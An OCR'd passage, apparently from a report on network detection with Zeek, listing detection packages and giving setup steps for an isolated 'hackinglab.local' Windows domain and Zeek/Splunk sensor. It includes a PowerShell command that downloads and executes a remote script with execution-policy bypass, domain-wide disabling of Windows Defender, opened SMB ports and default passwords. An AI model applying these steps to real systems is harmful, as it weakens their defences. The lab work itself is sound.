        - Domain tld: https://packages.zeek.org/packages/view/45130de6-8ed4-11e9-88be-0a645a3f3086
        - Top dns: https://packages.zeek.org/packages/view/42d30bb5-8ed4-11e9-88be-0a645a3f3086
    - HTTP
        - Detect UNIX commands: https://github.com/michalpurzynski/zeek-scripts/blob/master/unix_commands.bro
        - QUIC analyzer: https://packages.zeek.org/packages/view/42a79442-8ed4-11e9-88be-0a645a3f3086
        - Add HTTP post to log: https://packages.zeek.org/packages/view/42cb487a-8ed4-11e9-88be-0a645a3f3086
        - HTTP clear text passwords: https://packages.zeek.org/packages/view/2f102da6-c624-11e9-88be-0a645a3f3086
        - HTTP basic auth: https://github.com/phirelight/bro-scripts/blob/master/packages/detect/http-basic-auth-bruteforce/bro-pkg.index
- Actions on objectives
    - Exfiltration
        - Large uploads: https://packages.zeek.org/packages/view/452b55ff-8ed4-11e9-88be-0a645a3f3086


        - Conn burst: https://packages.zeek.org/packages/view/42b89796-8ed4-11e9-88be-0a645a3f3086
        - Credit cards: https://github.com/sethhall/credit-card-exposure/blob/master/bro-pkg.meta
        - CC exposure: https://packages.zeek.org/packages/view/450bfc14-8ed4-11e9-88be-0a645a3f3086

- Additional scripts
    - JSON logging: https://packages.zeek.org/packages/view/42c2e62c-8ed4-11e9-88be-0a645a3f3086
    - Bitcoin miners: https://packages.zeek.org/packages/view/441f12fd-8ed4-11e9-88be-0a645a3f3086
    - Corelight community ID: Allows for cross correlation between Suricata,Zeek, and other tools https://packages.zeek.org/packages/view/42826396-8ed4-11e9-88be-0a645a3f3086
    - Long connection tracking for C2: https://packages.zeek.org/packages/view/42a39096-8ed4-11e9-88be-0a645a3f3086
    - LDAP analyzer: https://packages.zeek.org/packages/view/44f610ea-8ed4-11e9-88be-0a645a3f3086
    - VLAN filter: https://packages.zeek.org/packages/view/42cecaba-8ed4-11e9-88be-0a645a3f3086

2017 NCCDC

CCDC network diagram

Figure 25: 2017 NCCDC network diagram



Asset list

Table 15: 2017 NCCDC asset table

#	Model	IP address	OS	Service(s)	Notes
1	Dell Poweredge R210	10.X.X.5	BSD	DNS server	DNS server

2	Dell Poweredge R210	10.X.X.10	Fedora	HTTP/SMTP/POP3	Mail server
3	Dell Precision M4700	10.X.X.15	Windows Server 2008	Web (Ecommerce) + SSH + DNS	Ecommerce website
4	Dell Latitude E6430	10.X.X.20	Windows Server 2003	AD + DHCP + SSH	Windows domain controller with SSH
5	Dell Latitude E6430	N/A	No OS	N/A	Students can install any OS they want on this machine
6	Dell Precision M4800	10.X.X.200	ESXi 6.5	Hypervisor + WebGUI	VMware remote ESXi
7	Internal - VM1	10.x.x.201	Suse	HTTP + SSH	
8	Internal - VM2	10.x.x.202	Ubuntu	HTTP + SSH	
9	Internal - VM3	10.x.x.204	Windows 7	RDP	POS
10	Internal - VM4	N/A	Palo Alto	N/A	Router
11	Retail - VM 1	172.20.X.204	Windows 7	N/A	POS server
12	Retail - VM 2	172.20.X.205	Windows 7	N/A	PDS client

13	Cisco IP phone	N/A	N/A	N/A	Phone
14	Dell Latitude E5500	N/A	Windows 10	Workstation	
15	Dell Latitude E5500	N/A	Windows XP	Workstation	
16	Dell Latitude E5500	N/A	No OS	N/A	Students can install any OS they want on this machine
17	Vostro 1400	N/A	Windows 7	POS	POS client
18	Dell Latitude E6430	N/A	FreeBSD	Workstation	N/A
19	Juniper EX4200	N/A	N/A	Switch	Switch
20	Palo Alto PA-3050	N/A	N/A	Router	Router
21	Retail external - VM1	172.16.X.202	Windows 7	RDP	POS
22	Retail external - VM2	172.16.X.203	Windows 7	RDP	POS
23	Retail external - VM3	172.16.X.204	Windows 7	RDP	POS
24	Retail external - VM4	172.16.X.205	Windows Server 2003	FTP	FTP server
25	Retail external - VM5	172.16.X.210	Solaris	HTTP + SSH	N/A
26	Retail external - VM6	172.16.X.211	OpenBravo	HTTP	N/A
27	Retail external - VM7	172.16.X.215	Debian	HTTP	N/A

28	Retail external - VM8	N/A	Palo Alto	N/A	Router


Network setup for experiments 2 and 3

Why Zeek and pf_ring?

PF_RING is the preferred method to use to monitor network traffic with high volumes of traffic [159]. In addition, Zeek and pf_ring can work together to monitor large volumes of traffic [160] [1161]. In this test case Zeek was able to monitor a 100G link with commodity hardware and pf_ring [69].

Network diagram

Figure 26: Network diagram for adversary simulation




Network hardware resources

#	Item	CPU cores	Memory	MAC Address	Network services	Operating system
1	Windows 2016 AD	4	8192 M	DA:1E:C5:29:B2:D1	AD, DNS, RDP, WinRM	Windows 2016
2	Windows 10 Client Saturn	2	4096 M	6E:71:25:39:1D:FC	RDP, WinRM	Windows 10 v1511
3	Windows 10	2	4096 M	4A:DB:0F:6E:B2:C9	RDP, WinRM	Windows 10 v1511

	Client Jupiter					
4	Zeek network monitor	4	8192 M	12:53:79:30:19:D7, 4A:EF:46:04:B6:B1	SSH	Ubuntu 18.04

Init Windows Server 2016

1. Create Windows Server 2016 VM
2. Start VM
3. Login
4. Open “Network and sharing center”
5. Right-click the primary interface and select “Properties”
6. Double-click “Internet Protocol 4 (TCP/IP)”
    a. Enter “172.16.24.253” for the IP address
    b. Enter “255.255.255.0” for the netmask
    c. Enter “172.16.24.254” for gateway
    d. Enter “127.0.0.1” for DNS 1



e. Enter “8.8.8.8” for DNS 2


f. Select “Ok”

7. Open “System settings”

   a. Select “Change settings”

   b. Select “Change” to rename this computer

   c. Enter “WinDC” into computer name




8. Open Powershell as Administrator
9. Enter “”” powershell -NoProfile -ExecutionPolicy Bypass -Command "iex ((new-object net.webclient).DownloadString('https://raw.githubusercontent.com/ansible/ansible/devel/examples/scripts/ConfigureRemotingForAnsible.ps1'))" “””
10. Restart PC

Install Ansible on macOS

1. Brew update
2. Brew install python3 python3-pip winrm
3. Pip3 install ansible

Deploy Windows domain controller

1. Git clone https://github.com/CptOfEvilMinions/ThunderWaffle
2. Cd ThunderWaffle/Infrastructure
3. Mv group_vars/all.yml.example group_vars/all.yml:
4. Vim group_vars/all.yml and set
    a. Set “base_domain” to a domain of your choosing
    b. Set “timezone” to a timezone of your choosing



5. Mv group_vars/windows.yml.example group_vars/windows.yml
6. Vim group_vars/windows.yml and set:
    a. Set “ansible_user” to the administrator username for the VM

b. Set “ansible_password” to the administrator password for the VM

```
##########################################
ansible_user: Administrator
ansible_password: 'Password123!'
```

c. Set “dns_ip” to the IP address of the domain controller

7. Vim hosts.ini and set

a. Add the domain controller IP address under “win_dc”

```
[win_dc]
172.16.24.253
```

8. ansible-playbook -i hosts.ini deploy_win_dc.yml

9.

```
~/Development/ThunderWaffle/Infrastructure  bro_setup ● ansible-playbook -i hosts.ini deploy_win_dc.yml

PLAY [win_dc] ******************************************************************************************************

TASK [Gathering Facts] *********************************************************************************************
ok: [172.16.24.253]

TASK [Disable Windows updates] *************************************************************************************
ok: [172.16.24.253]

TASK [Install AD-Domain-Services feature] **************************************************************************
changed: [172.16.24.253]

TASK [Promote to domain controller] ********************************************************************************
changed: [172.16.24.253]
```


Init Windows clients

11. Create Windows Server 10 VM
12. Start VM
13. Login
14. Open Powershell as Administrator
15. Enter “”” powershell -NoProfile -ExecutionPolicy Bypass -Command "iex ((new-object net.webclient).DownloadString('https://raw.githubusercontent.com/ansible/ansible/devel/examples/scripts/ConfigureRemotingForAnsible.ps1'))" “””
16. Open “Network and sharing center”
17. Right-click the primary interface and select “Properties”

18. Double-click “Internet Protocol 4 (TCP/IP)”
    a. Enter “172.16.24.[130,131Sa]” for the IP address
    b. Enter “255.255.255.0” for the netmask
    c. Enter “172.16.24.254” for gateway
    d. Enter “172.16.24.253” for DNS 1
    e. Select “Ok”
19. Open “System settings”
    a. Select “Change settings”
    b. Select “Change” to rename this computer
    c. Enter “[Saturn, Jupiter] into computer name
20. Restart PC

Deploy Windows client

1. Vim hosts.ini and set
    a. Add the domain controller IP address under “win_clients”



2. ansible-playbook -i hosts.ini deploy_win_clients.yml

Create domain users

1. Login into domain controller
2. Open Server Manager
3. Tools > Active Directory Users and Computers

4. Active Directory Users and Computers > hackinglab.local > Users
5. Create new user
    a. Name: [Bill Gates, Steve Jobs]
    b. Logon name: [bgates, sjobs]
    c. Enter password

Disable Windows Defender on hosts

1. Open Server Manager
2. Tools > Group Policy Management
3. Forest: hackinglab.local > hackinglab.local > Default Domain Policy
4. Edit Default Domain Policy
5. Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Defender
6. Double-lick “Turn off Windows Defender”
7. Set to “Enabled”

Allow SMB through firewall

1. Open Server Manager
2. Tools > Group Policy Management
3. Forest: hackinglab.local > hackinglab.local > Default Domain Policy
4. Edit Default Domain Policy
5. Computer Configuration > Policies
6. Computer Configuration > Policies > Windows Settings > Security Settings > Windows Firewall with Advanced Security > Windows Firewall with Advanced Security LDAP > Inbound Rules

7. Right-click “Inbound rules” and select “New rule”
    a. Select “Port” for rule type
    b. Select “TCP” for protocol
    c. Enter “135,137,138,139,445” for ports
    d. Select “Allow the connection”
    e. Select all profiles
    f. Enter “Allow WMI,SMB traffic” for name
    g. Finish
8. Shutdown ALL windows VMs and snapshot them

Install/Setup Zeek + pf_ring with Ansible

Init Ansible setup

1. Git clone https://github.com/CptOfEvilMinions/ThunderWagon
2. Cd ThunderWagon/Infrastructure
3. Vim hosts.ini and set zeek:
    a. Set “ansible_host“ under “[zeek]” to IP address of machine
    b. Save and exit

```
[zeek]
zeek01 ansible_host=10.150.100.101
```

Set variables for zeek setup

1. Mv group_vars/sec_tools.yml.example group_vars/sec_tools.yml
2. Vim group_vars/sec_tools.yml and set:
    a. Set “zeek_interface” to the interface that will monitor traffic
    b. Set “zeek_geoip” if you want Zeek to add geo-coordinates to each IP address

c. Set “zeek_file_extraction” if you want to extract files

```
########################################## Zeek and pf_ring ##############################
#### pf_ring ####
pf_ring_url: 'https://github.com/ntop/PF_RING.git'
pf_ring_dir: '/opt/PF_RING'
pf_procs: 5

#### zeek ####
zeek_base: '/opt/bro'
zeek_hostname: 'zeek'
zeek_user: 'zeek'

zeek_interface: 'ens18'
zeek_mail_to: 'nope@gmail.com'

zeek_geoip: True
zeek_geoip_db_url: 'http://geolite.maxmind.com/download/geoip/database/GeoLite2-City.tar.gz'

zeek_file_extraction: True
zeek_stats: False
zeek_custom_scripts: True
```

d. Save and exit


Init Ubuntu box

1. Ssh into the Ubuntu box
2. apt-get update -y && apt-get upgrade -y && apt-get dist-upgrade -y && reboot
3. apt-mark hold linux-image-generic linux-headers-generic
    a. DISABLING kernel updates
    b. Because we compiled PFRing in this kernel, any kernel builds may cause the PFRing module to fail to load. You will need to recompile PFRing if you update your kernel after compiling.

Deploy Zeek sensor


1. Ansible-playbook -i hosts deploy_zeek.yml -u <user> -K

a. Enter password



Deploy Splunk on zeek

1. Vim hosts.ini and set:
    a. Set “ansible_host” under “splunk” to IP address of zeek server
    b. Save and exit
2. ansible-playbook -i hosts.ini deploy_splunk.yml -u superadmin -K



3. Open a web browser
4. https://<IP addr of zeek>:443
5. Login
    a. Username: admin
    b. Password: changeme

Create an index for Zeek logs

1. Settings > Data > Indexes
2. Select “New index” in top right
3. Enter “zeek” into index name
4. Select “Save” at the bottom right

Dump Zeek logs into index

1. Settings > Data > Data inputs
2. Select “Files and directories” under “local inputs”
3. Select “New local file and directory” in top right
4. Select “/var/log/zeek” for file or directory path
5. Set source type to “JSON”
6. Set Index to zeek